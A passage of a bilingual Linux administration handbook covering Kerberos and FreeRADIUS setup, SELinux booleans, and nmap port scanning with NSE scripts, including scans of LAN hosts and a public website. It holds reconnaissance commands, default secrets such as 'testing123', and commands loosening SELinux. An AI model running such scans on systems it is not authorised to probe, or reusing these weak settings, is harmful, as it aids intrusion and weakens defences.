Entry for principal kadmin/changepw with kvno 3, encryption
type DES cbc mode with CRC-32 added to keytab
WRFILE:/var/kerberos/krb5kdc/kadm5.keytab.
```

5. Start the Kerberos Daemons on the Master KDC

   启动 Kerberos进程

```
[root@datacenter ~]# sudo /etc/init.d/krb524 start
Starting Kerberos 5-to-4 Server:
```

```
[  OK  ]

[root@datacenter ~]# sudo /etc/init.d/krb5kdc restart
Stopping Kerberos 5 KDC:
[  OK  ]
Starting Kerberos 5 KDC:
[  OK  ]

[root@datacenter ~]# sudo /etc/init.d/kadmin start
Starting Kerberos 5 Admin Server:
[  OK  ]
```

6. Log 文件

```
[root@datacenter ~]# cat /var/log/krb5kdc.log

[root@datacenter ~]# cat /var/log/krb5libs.log

[root@datacenter ~]# cat /var/log/kadmind.log
```

Kerberos Client

过程 92.5. Kerberos Client 配置步骤

1. Ticket Management

   a. Obtaining Tickets with kinit

```
[root@datacenter ~]# kinit admin/admin
Password for admin/admin@EXAMPLE.COM:
```

   b. Viewing Your Tickets with klist

```
[root@datacenter ~]# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: admin/admin@EXAMPLE.COM
```

```
Valid starting     Expires            Service principal
03/25/10 16:15:18  03/26/10 16:15:18
krbtgt/EXAMPLE.COM@ZEXAMPLECOM


Kerberos 4 ticket cache: /tmp/tkt0
klist: You have no tickets cached
```

c. Destroying Your Tickets with kdestroy

```
[root@datacenter ~]# kdestroy
[root@datacenter ~]# klist
klist: No credentials cache found (ticket cache
FILE:/tmp/krb5cc_0)


Kerberos 4 ticket cache: /tmp/tkt0
klist: You have no tickets cached
```

2. Password Management

Changing Your Password

```
[root@datacenter ~]# kpasswd
Password for admin/admin@EXAMPLE.COM:
Enter new password:
Enter it again:
Password changed.
```

Kerberos Management

ktutil - Kerberos keytab file maintenance utility

```
[root@datacenter ~]# ktutil
ktutil: rkt /var/kerberos/krb5kdc/kadm5.keytab
ktutil:  l
slot KVNO Principal
---- ---- ---------------------------------------------------
----------------
   1    3                  kadmin/admin@EXAMPLE.COM
   2    3                  kadmin/admin@EXAMPLE.COM
   3    3               kadmin/changepw@EXAMPLE.COM
   4    3               kadmin/changepw@EXAMPLE.COM
ktutil: q
```

klist - list cached Kerberos tickets

```
[root@datacenter ~]# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: admin/admin@EXAMPLE.COM

Valid starting     Expires            Service principal
03/25/10 16:53:02  03/26/10 16:53:02
krbtgt/EXAMPLE.COM@EXAMPLE.COM
03/25/10 17:02:10  03/26/10 16:53:02  host/172.16.0.8@


Kerberos 4 ticket cache: /tmp/tkt0
klist: You have no tickets cached
```

OpenSSH Authentications

Configuring the Application server system

```
[root@datacenter ~]# kinit   admin/admin
Password for admin/admin@EXAMPLE.COM:

[root@datacenter ~]# kadmin.local -q "addprinc -randkey
host/172.16.0.8"
Authenticating as principal admin/admin@EXAMPLE.COM with
```

```
password.
WARNING: no policy specified for host/172.16.0.8@EXAMPLE.COM;
defaulting to no policy
Principal "host/172.16.0.8@EXAMPLE.COM" created.

[root@datacenter ~]# kadmin.local -q " ktadd -k
/var/kerberos/krb5kdc/kadm5.keytab host/172.16.0.8"
Authenticating as principal admin/admin@EXAMPLE.COM with
password.
Entry for principal host/172.16.0.8 with kvno 3, encryption
type Triple DES cbc mode with HMAC/sha1 added to keytab
WRFILE:/var/kerberos/krb5kdc/kadm5.keytab.
Entry for principal host/172.16.0.8 with kvno 3, encryption
type DES cbc mode with CRC-32 added to keytab
WRFILE:/var/kerberos/krb5kdc/kadm5.keytab.
[root@datacenter ~]# ktutil
ktutil:  rkt /var/kerberos/krb5kdc/kadm5.keytab
ktutil:  l
slot KVNO Principal
---- ---- ---------------------------------------------------
----------------
   1    3                  kadmin/admin@EXAMPLE.COM
   2    3                  kadmin/admin@EXAMPLE.COM
   3    3               kadmin/changepw@EXAMPLE.COM
   4    3               kadmin/changepw@EXAMPLE.COM
   5    3               host/172.16.0.8@EXAMPLE.COM
   6    3               host/172.16.0.8@EXAMPLE.COM
ktutil:  q
[root@datacenter ~]#
```

Configuring the Application client system

/etc/ssh/sshd_config

```
KerberosAuthentication yes
```

3.4. FreeRADIUS (Remote Authentication Dial In User Service)

radiusd - Authentication, Authorization and Accounting server

I want to authorize Wi-Fi Protected Access with freeradius for Wi-Fi Route.

http://freeradius.org/

- debian/ubuntu
- FreeRADIUS
- D-Link DI-624+A

安装 FreeRADIUS

Ubuntu

some package of freeradius.

```
netkiller@shenzhen:~$ apt-cache search freeradius

freeradius - a high-performance and highly configurable RADIUS
server
freeradius-dialupadmin - set of PHP scripts for administering a
FreeRADIUS server
freeradius-iodbc - iODBC module for FreeRADIUS server
freeradius-krb5 - kerberos module for FreeRADIUS server
freeradius-ldap - LDAP module for FreeRADIUS server
freeradius-mysql - MySQL module for FreeRADIUS server
```

install

```
netkiller@shenzhen:~$ sudo apt-get install freeradius
```

OK, we have installed let's quickly test it. the '******' is your password.

```
netkiller@shenzhen:~$ radtest netkiller ****** localhost 0
testing123
Sending Access-Request of id 237 to 127.0.0.1 port 1812
        User-Name = "netkiller"
        User-Password = "******"
        NAS-IP-Address = 255.255.255.255
        NAS-Port = 0
rad_recv: Access-Accept packet from host 127.0.0.1:1812,
id=237, length=20
```

if you can see 'Access-Accept', you have succeed

let me to input an incorrect password.

```
netkiller@shenzhen:~$ radtest netkiller ****** localhost 0
testing123
Sending Access-Request of id 241 to 127.0.0.1 port 1812
        User-Name = "netkiller"
        User-Password = "******"
        NAS-IP-Address = 255.255.255.255
        NAS-Port = 0
Re-sending Access-Request of id 241 to 127.0.0.1 port 1812
        User-Name = "netkiller"
        User-Password = "******"
        NAS-IP-Address = 255.255.255.255
        NAS-Port = 0
rad_recv: Access-Reject packet from host 127.0.0.1:1812,
id=241, length=20
```

you will see 'Access-Reject'.

默认你只能通过localhost访问radius, 如需其他网络访问需要在配置文件中添加类似下面配置，配置文件在 /etc/freeradius/clients.conf

```
# vim /etc/freeradius/clients.conf

client 172.16.0.0/24 {
       secret          = testing123
```

```
        shortname       = freeradius.example.com
}
```

安装 radiusd

CentOS与Ubuntu安装包有所不同，配置文件在 /etc/raddb下面

过程 92.6. 安装步骤

1. yum 安装

```
yum install -y freeradius
```

```
# yum install freeradius freeradius-utils
```

2. 设置启动文件

```
chkconfig radiusd on
service radiusd start
```

3. 配置 radiusd

```
cp /etc/raddb/clients.conf{,.original}
cp /etc/raddb/users{,.original}
cp /etc/raddb/sites-enabled/default{,.original}
```

```


cat >> /etc/raddb/clients.conf <<EOF

client 192.168.0.0/16 {
        secret          = testing123
        shortname       = freeradius.example.com
```

```
}
EOF
```

/etc/raddb/users

```
guest Cleartext-Password := "test"
```

/etc/raddb/sites-enabled/default

```
```

4. 测试 radiusd

```
$ radtest guest test 192.168.2.1 1812 testing123
Sending Access-Request of id 223 to 192.168.2.1 port 1812
        User-Name = "guest"
        User-Password = "test"
        NAS-IP-Address = 127.0.1.1
        NAS-Port = 1812
        Message-Authenticator =
0x00000000000000000000000000000000
rad_recv: Access-Accept packet from host 192.168.2.1 port
1812, id=223, length=20
```

ldap

mysql

WAP2 Enterprise

WRT54G

3.5. SASL (Simple Authentication and Security Layer)

3.6. GSSAPI (Generic Security Services Application Program Interface)

第 93 章 SELinux

1. getsebool - get SELinux boolean value

```
# getsebool -a
abrt_anon_write --> off
abrt_handle_event --> off
allow_console_login --> on
allow_cvs_read_shadow --> off
allow_daemons_dump_core --> on
allow_daemons_use_tcp_wrapper --> off
allow_daemons_use_tty --> on
allow_domain_fd_use --> on
allow_execheap --> off
allow_execmem --> on
allow_execmod --> on
allow_execstack --> on
allow_ftpd_anon_write --> off
allow_ftpd_full_access --> off
allow_ftpd_use_cifs --> off
allow_ftpd_use_nfs --> off
allow_gssd_read_tmp --> on
allow_guest_exec_content --> off
allow_httpd_anon_write --> off
allow_httpd_mod_auth_ntlm_winbind --> off
allow_httpd_mod_auth_pam --> off
allow_httpd_sys_script_anon_write --> off
allow_java_execstack --> off
allow_kerberos --> on
allow_mount_anyfile --> on
allow_mplayer_execstack --> off
allow_nsplugin_execmem --> on
allow_polyinstantiation --> off
allow_postfix_local_write_mail_spool --> on
allow_ptrace --> off
allow_rsync_anon_write --> off
allow_saslauthd_read_shadow --> off
allow_smbd_anon_write --> off
allow_ssh_keysign --> off
allow_staff_exec_content --> on
```

```
allow_sysadm_exec_content --> on
allow_unconfined_nsplugin_transition --> off
allow_user_exec_content --> on
allow_user_mysql_connect --> off
allow_user_postgresql_connect --> off
allow_write_xshm --> off
allow_xguest_exec_content --> off
allow_xserver_execmem --> off
allow_ypbind --> off
allow_zebra_write_config --> on
authlogin_radius --> off
cdrecord_read_content --> off
clamd_use_jit --> off
cobbler_anon_write --> off
cobbler_can_network_connect --> off
cobbler_use_cifs --> off
cobbler_use_nfs --> off
condor_domain_can_network_connect --> off
cron_can_relabel --> off
dhcpc_exec_iptables --> off
domain_kernel_load_modules --> off
exim_can_connect_db --> off
exim_manage_user_files --> off
exim_read_user_files --> off
fcron_crond --> off
fenced_can_network_connect --> off
fenced_can_ssh --> off
ftp_home_dir --> off
ftpd_connect_db --> off
ftpd_use_passive_mode --> off
git_cgit_read_gitosis_content --> off
git_session_bind_all_unreserved_ports --> off
git_system_enable_homedirs --> off
git_system_use_cifs --> off
git_system_use_nfs --> off
global_ssp --> off
gpg_agent_env_file --> off
gpg_web_anon_write --> off
httpd_builtin_scripting --> on
httpd_can_check_spam --> off
httpd_can_network_connect --> off
httpd_can_network_connect_cobbler --> off
httpd_can_network_connect_db --> off
httpd_can_network_memcache --> off
httpd_can_network_relay --> off
```

```
httpd_can_sendmail --> off
httpd_dbus_avahi --> on
httpd_enable_cgi --> on
httpd_enable_ftp_server --> off
httpd_enable_homedirs --> off
httpd_execmem --> off
httpd_manage_ipa --> off
httpd_read_user_content --> off
httpd_setrlimit --> off
httpd_ssi_exec --> off
httpd_tmp_exec --> off
httpd_tty_comm --> on
httpd_unified --> on
httpd_use_cifs --> off
httpd_use_gpg --> off
httpd_use_nfs --> off
httpd_use_openstack --> off
icecast_connect_any --> off
init_upstart --> on
irssi_use_full_network --> off
logging_syslogd_can_sendmail --> off
mmap_low_allowed --> off
mozilla_read_content --> off
mysql_connect_any --> off
named_write_master_zones --> off
ncftool_read_user_content --> off
nscd_use_shm --> on
nsplugin_can_network --> on
openvpn_enable_homedirs --> on
piranha_lvs_can_network_connect --> off
pppd_can_insmod --> off
pppd_for_user --> off
privoxy_connect_any --> on
puppet_manage_all_files --> off
puppetmaster_use_db --> off
qemu_full_network --> on
qemu_use_cifs --> on
qemu_use_comm --> off
qemu_use_nfs --> on
qemu_use_usb --> on
racoon_read_shadow --> off
rgmanager_can_network_connect --> off
rsync_client --> off
rsync_export_all_ro --> off
rsync_use_cifs --> off
```

```
rsync_use_nfs --> off
samba_create_home_dirs --> off
samba_domain_controller --> off
samba_enable_home_dirs --> off
samba_export_all_ro --> off
samba_export_all_rw --> off
samba_run_unconfined --> off
samba_share_fusefs --> off
samba_share_nfs --> off
sanlock_use_nfs --> off
sanlock_use_samba --> off
secure_mode --> off
secure_mode_insmod --> off
secure_mode_policyload --> off
sepgsql_enable_users_ddl --> on
sepgsql_unconfined_dbadm --> on
sge_domain_can_network_connect --> off
sge_use_nfs --> off
smartmon_3ware --> off
spamassassin_can_network --> off
spamd_enable_home_dirs --> on
squid_connect_any --> on
squid_use_tproxy --> off
ssh_chroot_rw_homedirs --> off
ssh_sysadm_login --> off
telepathy_tcp_connect_generic_network_ports --> off
tftp_anon_write --> off
tor_bind_all_unreserved_ports --> off
unconfined_login --> on
unconfined_mmap_zero_ignore --> off
unconfined_mozilla_plugin_transition --> off
use_fusefs_home_dirs --> off
use_lpd_server --> off
use_nfs_home_dirs --> on
use_samba_home_dirs --> off
user_direct_dri --> on
user_direct_mouse --> off
user_ping --> on
user_rw_noexattrfile --> on
user_setrlimit --> on
user_tcp_server --> off
user_ttyfile_stat --> off
varnishd_connect_any --> off
vbetool_mmap_zero_ignore --> off
virt_use_comm --> off
```

```
virt_use_fusefs --> off
virt_use_nfs --> off
virt_use_samba --> off
virt_use_sanlock --> off
virt_use_sysfs --> on
virt_use_usb --> on
virt_use_xserver --> off
webadm_manage_user_files --> off
webadm_read_user_files --> off
wine_mmap_zero_ignore --> off
xdm_exec_bootloader --> off
xdm_sysadm_login --> off
xen_use_nfs --> off
xguest_connect_network --> on
xguest_mount_media --> on
xguest_use_bluetooth --> on
xserver_object_manager --> off
```

1.1. HTTP 相关配置

```
[root@netkiller ~]# getsebool -a | grep httpd
httpd_anon_write --> off
httpd_builtin_scripting --> on
httpd_can_check_spam --> off
httpd_can_connect_ftp --> off
httpd_can_connect_ldap --> off
httpd_can_connect_mythtv --> off
httpd_can_connect_zabbix --> off
httpd_can_network_connect --> off
httpd_can_network_connect_cobbler --> off
httpd_can_network_connect_db --> off
httpd_can_network_memcache --> off
httpd_can_network_relay --> off
httpd_can_sendmail --> off
httpd_dbus_avahi --> off
httpd_dbus_sssd --> off
httpd_dontaudit_search_dirs --> off
httpd_enable_cgi --> on
httpd_enable_ftp_server --> off
httpd_enable_homedirs --> off
httpd_execmem --> off
```

```
httpd_graceful_shutdown --> on
httpd_manage_ipa --> off
httpd_mod_auth_ntlm_winbind --> off
httpd_mod_auth_pam --> off
httpd_read_user_content --> off
httpd_run_ipa --> off
httpd_run_preupgrade --> off
httpd_run_stickshift --> off
httpd_serve_cobbler_files --> off
httpd_setrlimit --> off
httpd_ssi_exec --> off
httpd_sys_script_anon_write --> off
httpd_tmp_exec --> off
httpd_tty_comm --> off
httpd_unified --> off
httpd_use_cifs --> off
httpd_use_fusefs --> off
httpd_use_gpg --> off
httpd_use_nfs --> off
httpd_use_openstack --> off
httpd_use_sasl --> off
httpd_verify_dns --> off
```

2. sestatus - SELinux status tool

```
# sestatus -v
SELinux status:                 enabled
SELinuxfs mount:                /sys/fs/selinux
SELinux root directory:         /etc/selinux
Loaded policy name:             targeted
Current mode:                   permissive
Mode from config file:          enforcing
Policy MLS status:              enabled
Policy deny_unknown status:     allowed
Max kernel policy version:      28

Process contexts:
Current context:
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
Init context:                   system_u:system_r:init_t:s0
/usr/sbin/sshd
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

File contexts:
Controlling terminal:
unconfined_u:object_r:user_devpts_t:s0
/etc/passwd
system_u:object_r:passwd_file_t:s0
/etc/shadow                     system_u:object_r:shadow_t:s0
/bin/bash
system_u:object_r:shell_exec_t:s0
/bin/login
system_u:object_r:login_exec_t:s0
/bin/sh                         system_u:object_r:bin_t:s0 ->
system_u:object_r:shell_exec_t:s0
/sbin/agetty
system_u:object_r:getty_exec_t:s0
/sbin/init                      system_u:object_r:bin_t:s0 ->
system_u:object_r:init_exec_t:s0
/usr/sbin/sshd
system_u:object_r:sshd_exec_t:s0
```

3. setsebool - set SELinux boolean value

```
setsebool -P httpd_can_network_connect on
```

4. chcon - change file SELinux security context

5. rsync

```
允许客户端从服务端下载数据,
setsebool -P allow_rsync_anon_write on

 取消SElinux对rsync的保护.
setsebool -P rsync_disable_trans off
```

6. 查找被SELINUX禁用服务

6.1. Nginx

```
[root@netkiller ~]# cat /var/log/audit/audit.log | grep nginx |
grep denied | more
```

第 94 章 Sniffer

1. nmap - Network exploration tool and security / port scanner

nmap

1.1. 安装 nmap

```
[root@netkiller ~]# dnf install -y nmap
```

```
Nmap支持的四种最基本的扫描方式：

    * TCP connect()端口扫描（-sT参数）

    * TCP同步（SYN）端口扫描（-sS参数）

    * UDP端口扫描（-sU参数）

    * Ping扫描（-sP参数）

如果要勾画一个网络的整体情况,Ping扫描和TCP SYN扫描最为实用

 Ping扫描通过发送ICMP（Internet Control Message Protocol，Internet控制消息协议）回应请求数据包和TCP应答（Acknowledge，简写ACK）数据包，确定主机的状态，非常适合于检测指定网段内正在运行的主机数量.

 TCP SYN扫描与TCP connect()扫描比较
    TCP connect()扫描中,扫描器利用操作系统本身的系统调用打开一个完整的TCP连接也就是说,扫描器打开了两个主机之间的完整握手过程（SYN, SYN-ACK和ACK）.一次完整执行的握手过程表明远程主机端口是打开的.

    TCP SYN扫描创建的是半打开的连接,它与TCP connect()扫描的不同之处在于,TCP SYN扫描发送的是复位（RST）标记而不是结束ACK标记（即SYN,SYN-ACK,
```

或RST）：如果远程主机正在监听且端口是打开的,远程主机用 SYN-ACK应答,Nmap发送一个RST:如果远程主机的端口是关闭的,它的应答将是RST,此时Nmap转入下一个端口

-sS 使用SYN＋ACK的方法,使用TCP SYN,

-sT 使用TCP的方法,3次握手全做

-sU 使用UDP的方法

-sP ICMP ECHO Request 送信，有反应的端口进行检查

-sN 全部FLAG OFF的无效的TCP包送信，根据错误代码判断端口情况

-P0 无视ICMP ECHO request的结果，SCAN

-p scan port range 指定SCAN的目标端口的范围

1-100，或者使用25,100的方式

-O 侦测OS的类型

-A 全面进攻性扫描(包括各种主机发现、端口扫描、版本扫描、OS扫描及默认脚本扫描)

-oN 文件名 通常格式文件输出

-oX 文件名 通过DTD,使用XML格式输出结果

-oG 文件名，grep容易的格式输出

-sV 服务的程序名和版本SCAN

```
$ nmap localhost

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-19 05:20
EST
Interesting ports on localhost (127.0.0.1):
Not shown: 1689 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
```

```
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
```

1.2. HOST DISCOVERY

-sP: Ping Scan - go no further than determining if host is online

扫描一个网段

```
$ nmap  -v -sP 172.16.0.0/24

Starting Nmap 4.62 ( http://nmap.org ) at 2010-11-27 10:00 CST
Initiating Ping Scan at 10:00
Scanning 256 hosts [1 port/host]
Completed Ping Scan at 10:00, 0.80s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 10:00
Completed Parallel DNS resolution of 256 hosts. at 10:00, 2.77s
elapsed
Host 172.16.0.0 appears to be down.
Host 172.16.0.1 appears to be up.
Host 172.16.0.2 appears to be up.
Host 172.16.0.3 appears to be down.
Host 172.16.0.4 appears to be down.
Host 172.16.0.5 appears to be up.
Host 172.16.0.6 appears to be down.
Host 172.16.0.7 appears to be down.
Host 172.16.0.8 appears to be down.
Host 172.16.0.9 appears to be up.
...
...
Host 172.16.0.253 appears to be down.
Host 172.16.0.254 appears to be down.
Host 172.16.0.255 appears to be down.
Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (8 hosts up) scanned in 3.596
```

```
seconds
```

扫描正在使用的IP地址

```
$ nmap  -v -sP 172.16.0.0/24 | grep up
Host 172.16.0.1 appears to be up.
Host 172.16.0.2 appears to be up.
Host 172.16.0.5 appears to be up.
Host 172.16.0.9 appears to be up.
Host 172.16.0.19 appears to be up.
Host 172.16.0.40 appears to be up.
Host 172.16.0.188 appears to be up.
Host 172.16.0.252 appears to be up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 6.574
seconds


$ nmap -sn -oG - 172.16.1.0/24 | grep Up
Host: 172.16.1.1 ()     Status: Up
Host: 172.16.1.2 ()     Status: Up
Host: 172.16.1.3 ()     Status: Up
Host: 172.16.1.4 ()     Status: Up
Host: 172.16.1.5 ()     Status: Up
Host: 172.16.1.6 ()     Status: Up
```

扫描MAC地址

```
nmap -sP -PI -PT -oN ipandmaclist.txt 192.168.80.0/24
```

1.3. SCAN TECHNIQUES

-sU: UDP Scan 扫描

扫描DNS端口

$ sudo nmap -sU -p 53 xxx.xxx.xxx.xxx

```
neo@deployment:~$ sudo nmap -sU -p 53 localhost

Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-02 15:24 CST
Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.
Interesting ports on localhost (127.0.0.1):
PORT   STATE         SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 2.14 seconds


neo@deployment:~$ sudo nmap -sU -p 1194 localhost

Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-02 15:24 CST
Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.
Interesting ports on localhost (127.0.0.1):
PORT     STATE  SERVICE
1194/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds


neo@deployment:~$ sudo nmap -sU -v localhost

Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-02 15:22 CST
NSE: Loaded 0 scripts for scanning.
Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.
Initiating UDP Scan at 15:22
Scanning localhost (127.0.0.1) [1000 ports]
Completed UDP Scan at 15:22, 1.26s elapsed (1000 total ports)
Host localhost (127.0.0.1) is up (0.000010s latency).
Interesting ports on localhost (127.0.0.1):
Not shown: 993 closed ports
PORT     STATE         SERVICE
53/udp   open|filtered domain
111/udp  open|filtered rpcbind
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
1812/udp open|filtered radius
1813/udp open|filtered radacct
```

```
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
           Raw packets sent: 1007 (28.196KB) | Rcvd: 993
(55.608KB)
```

以UDP数据包格式进行扫描,如果你想知道在某台主机上提供哪些UDP(用户数据报协议,RFC768)服务,可以使用这种扫描方法.nmap首先向目标主机的每个端口发出一个0字节的UDP包,如果我们收到端口不可达的ICMP消息,端口就是关闭的,否则我们就假设它是打开的.

```
[root@netkiller ~]# nmap -sU x.x.x.x

Nmap scan report for x.x.x.x
Host is up (0.023s latency).
Not shown: 984 closed ports
PORT     STATE         SERVICE
67/udp   open|filtered dhcps
68/udp   open|filtered dhcpc
80/udp   open|filtered http
111/udp  open          rpcbind
135/udp  open|filtered msrpc
136/udp  open|filtered profile
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
139/udp  open|filtered netbios-ssn
445/udp  open|filtered microsoft-ds
520/udp  open|filtered route
626/udp  open|filtered serialnumberd
631/udp  open|filtered ipp
1433/udp open|filtered ms-sql-s
1434/udp open|filtered ms-sql-m
5353/udp open          zeroconf

Nmap done: 1 IP address (1 host up) scanned in 1026.28 seconds
```

-b <FTP relay host>: FTP bounce scan

```

```

1.4. PORT SPECIFICATION AND SCAN ORDER

-p <port ranges>: Only scan specified ports

Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080

```
sudo nmap -sU -p 53 localhost
```

扫描DHCP服务器

```
sudo nmap -sU -p U:67,68 192.168.0.0/24

sudo nmap -sU -p U:67,68 192.168.0.0/24 > /tmp/dhcp.log
```

```
$ sudo nmap -sU -p161 192.168.0.0/24 > /tmp/snmp.log
```

扫描多台主机

```

1) 扫描子网
nmap 192.168.0.*
nmap 192.168.0.0/24

2) 指定几台主机
nmap 192.168.0.123,124,125

3) 指定一段主机
nmap 192.168.0.123-140
```

1.5. SCRIPT SCAN

nmap script 使用lua编写，请先安装lua环境。

```
$ sudo apt-get install lua5.1

$ lua
Lua 5.1.4  Copyright (C) 1994-2008 Lua.org, PUC-Rio
> ^C
```

```
$ nmap --script "default and safe" localhost

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 16:23 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00023s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey: 1024
a6:ab:76:a5:fb:80:4e:2c:bc:06:d4:85:ff:22:18:1a (DSA)
|_2048 c7:da:16:7a:e7:01:cc:f0:d2:02:b4:17:52:c9:c2:50 (RSA)
80/tcp   open  http
|_html-title: 500 Internal Server Error
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
631/tcp  open  ipp
3000/tcp open  ppp
9000/tcp open  cslistener

Host script results:
|_nbstat: NetBIOS name: NEO-OPTIPLEX-38, NetBIOS user:
<unknown>, NetBIOS MAC: <unknown>
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
```

```
|   OS: Unix (Samba 3.5.11)
|   Name: WORKGROUP\Unknown
|_  System time: 2012-02-02 16:23:08 UTC+8

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds


$ nmap --script=default 172.16.1.5

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 16:25 CST
Nmap scan report for 172.16.1.5
Host is up (0.024s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey: 1024
c1:40:33:3b:be:4d:ef:52:40:a9:08:0a:e1:ae:d7:91 (DSA)
|_2048 9d:db:c5:41:94:63:c7:51:d1:97:36:d3:87:ad:8f:a5 (RSA)
3306/tcp open  mysql
| mysql-info: Protocol: 10
| Version: 5.1.48-community-log
| Thread ID: 6647320
| Some Capabilities: Long Passwords, Connect with DB, Compress,
ODBC, Transactions, Secure Connection
| Status: Autocommit
|_Salt: 0%eRHQ?'Fi_!%6|4+w9U
5666/tcp open  nrpe

Nmap done: 1 IP address (1 host up) scanned in 3.23 seconds
```

Nmap Scripting Engine (NSE)

http://nmap.org/nsedoc/

预置脚本

```
$ ls /usr/share/nmap/scripts
asn-query.nse               http-malware-host.nse    smb-enum-
groups.nse
auth-owners.nse             http-open-proxy.nse      smb-enum-
```

```
processes.nse
auth-spoof.nse                http-passwd.nse           smb-enum-
sessions.nse
banner.nse                    http-trace.nse            smb-enum-
shares.nse
citrix-brute-xml.nse          http-userdir-enum.nse     smb-enum-
users.nse
citrix-enum-apps.nse          iax2-version.nse          smb-os-
discovery.nse
citrix-enum-apps-xml.nse      imap-capabilities.nse     smb-
psexec.nse
citrix-enum-servers.nse       irc-info.nse              smb-
security-mode.nse
citrix-enum-servers-xml.nse   ms-sql-info.nse           smb-
server-stats.nse
daytime.nse                   mysql-info.nse            smb-
system-info.nse
db2-info.nse                  nbstat.nse                smbv2-
enabled.nse
dhcp-discover.nse             nfs-showmount.nse         smtp-
commands.nse
dns-random-srcport.nse        ntp-info.nse              smtp-
open-relay.nse
dns-random-txid.nse           oracle-sid-brute.nse      smtp-
strangeport.nse
dns-recursion.nse             p2p-conficker.nse         sniffer-
detect.nse
dns-zone-transfer.nse         pjl-ready-message.nse     snmp-
brute.nse
finger.nse                    pop3-brute.nse            snmp-
sysdescr.nse
ftp-anon.nse                  pop3-capabilities.nse     socks-
open-proxy.nse
ftp-bounce.nse                pptp-version.nse          sql-
injection.nse
ftp-brute.nse                 realvnc-auth-bypass.nse   ssh-
hostkey.nse
html-title.nse                robots.txt.nse            sshv1.nse
http-auth.nse                 rpcinfo.nse               ssl-
cert.nse
http-date.nse                 script.db                 sslv2.nse
http-enum.nse                 skypev2-version.nse       telnet-
brute.nse
http-favicon.nse              smb-brute.nse             upnp-
info.nse
```

```
http-headers.nse              smb-check-vulns.nse      whois.nse
http-iis-webdav-vuln.nse      smb-enum-domains.nse     x11-
access.nse
```

使用所有脚本进行扫描

```
nmap --script all localhost
```

ftp-anon

```
$ nmap -p21 --script=ftp-anon 172.16.3.100

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 16:51 CST
NSE: Script Scanning completed.
Nmap scan report for 172.16.3.100
Host is up (0.0066s latency).
PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

mysql-info

```
$ nmap -p3306 --script=mysql-info 172.16.0.5

Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-02 16:58 CST
Interesting ports on 172.16.0.5:
PORT     STATE SERVICE
3306/tcp open  mysql
|  mysql-info: Protocol: 10
|  Version: 5.1.48-community-log
|  Thread ID: 62837508
|  Some Capabilities: Long Passwords, Connect with DB,
Compress, ODBC, Transactions, Secure Connection
|  Status: Autocommit
```

```
|_ Salt: T{3(moe.R2C;?fgP:rQ|

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

http

http-date

```
$ nmap -p80 --script=http-date www.baidu.com

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 18:37 CST
NSE: Script Scanning completed.
Nmap scan report for www.baidu.com (220.181.111.147)
Host is up (0.037s latency).
PORT   STATE SERVICE
80/tcp open  http
|_http-date: Thu, 02 Feb 2012 10:37:40 GMT; 0s from local time.

Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
```

http-headers

```
$ nmap -p80 --script=http-headers www.baidu.com

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 18:38 CST
NSE: Script Scanning completed.
Nmap scan report for www.baidu.com (220.181.111.147)
Host is up (0.036s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-headers:
|   Date: Thu, 02 Feb 2012 10:38:15 GMT
|   Server: BWS/1.0
|   Content-Length: 7677
|   Content-Type: text/html;charset=gb2312
|   Cache-Control: private
|   Expires: Thu, 02 Feb 2012 10:38:15 GMT
|   Set-Cookie: BAIDUID=0279AEA82B65E8B74C03D5B6AA92326C:FG=1;
```

```
expires=Thu, 02-Feb-42 10:38:15 GMT; path=/; domain=.baidu.com
|   P3P: CP=" OTI DSP COR IVA OUR IND COM "
|   Connection: Close
|
|_  (Request type: HEAD)

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
```

```
$ nmap -p80 --script=http-date,http-headers,http-malware-
host,http-trace,http-enum 192.168.3.5

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 19:15 CST
NSE: Script Scanning completed.
Nmap scan report for 192.168.3.5
Host is up (0.0015s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-headers:
|   Date: Thu, 02 Feb 2012 11:15:00 GMT
|   Server: Apache
|   Last-Modified: Mon, 29 Nov 2010 14:56:50 GMT
